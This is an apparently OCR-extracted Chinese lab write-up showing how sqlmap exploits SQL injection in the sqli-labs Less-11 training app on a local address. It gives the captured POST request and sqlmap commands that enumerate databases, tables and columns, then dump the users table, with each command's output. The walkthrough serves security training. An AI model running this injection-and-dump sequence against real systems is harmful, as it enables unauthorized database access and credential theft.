1098	5	@	200	4991	☐
269	16	m	200	4990	☐
8	7	a	200	83	☐

利用sqlmap完成对less11的注入过程

抓包并保存为文本文件



```
POST /sqli-labs/Less-11/   HTTP/1.1
Host : 192.168.20.178
Content-Length : 30
Cache-Control : max-age=0
Upgrade-Insecure-Requests  : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)
AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/107.0.0.0
Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer : http://192.168.20.178/sqli-labs/Less-11/
Accept-Encoding : gzip,  deflate
Accept-Language  : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection : close

uname =Dhakkan &passwd =1&submit =Submit
```

Choose a file to save to

Save In: 实验07


1.txt
实验07.md

File Name: 1.txt

Files of Type: 所有文件

数据库


```
python C:\Life\Software\MyTools\sqlmap-1.6\sqlmap.py -r .\11.txt --dbs
```



```
[15:26:41] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Nginx 1.15.11
back-end DBMS: MySQL ≥ 5.1
[15:26:41] [INFO] fetching database names
available databases [11]:
[*] challenges
[*] dami_
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] root
[*] security
[*] sys
[*] testsql
```

表


```
python C:\Life\Software\MyTools\sqlmap-1.6\sqlmap.py -r .\11.txt -D security
--tables
```



```
---
[15:29:58] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Nginx 1.15.11
back-end DBMS: MySQL ≥ 5.1
[15:29:58] [INFO] fetching tables for database: 'security'
Database: security
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+

[15:30:01] [INFO] fetched data logged to text files under 'C:\Users\Bexh0lder\AppData\Local\sqlmap\output\192.168.20.178'
[15:30:01] [WARNING] your sqlmap version is outdated

[*] ending @ 15:30:01 /2022-11-04/
```

字段


```
python C:\Life\Software\MyTools\sqlmap-1.6\sqlmap.py -r .\11.txt -T users --columns
```



```
[15:30:39] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[15:30:39] [INFO] fetching current database
[15:30:39] [INFO] fetching columns for table 'users' in database 'security'
Database: security
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(3)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+

[15:30:42] [INFO] fetched data logged to text files under 'C:\Users\Bexh0lder\AppData\Local\sqlmap\output\192.168.20.178'
[15:30:42] [WARNING] your sqlmap version is outdated
```

内容

```
python C:\Life\Software\MyTools\sqlmap-1.6\sqlmap.py -r .\11.txt -D security -T users --dump
```



```
[13 entries]
+----+------------+----------+
| id | password   | username |
+----+------------+----------+
| 1  | Dumb       | Dumb     |
| 2  | I-kill-you | Angelina |
| 3  | p@ssword   | Dummy    |
| 4  | crappy     | secure   |
| 5  | stupidity  | stupid   |
| 6  | genious    | superman |
| 7  | mob!le     | batman   |
| 8  | admin      | admin    |
| 9  | admin1     | admin1   |
| 10 | admin2     | admin2   |
| 11 | admin3     | admin3   |
| 12 | dumbo      | dhakkan  |
| 14 | admin4     | admin4   |
+----+------------+----------+

[15:33:43] [INFO] table 'security.users' dumped to CSV file 'C:\Users\Bexh0lder\AppD
[15:33:43] [INFO] fetched data logged to text files under 'C:\Users\Bexh0lder\AppDat
```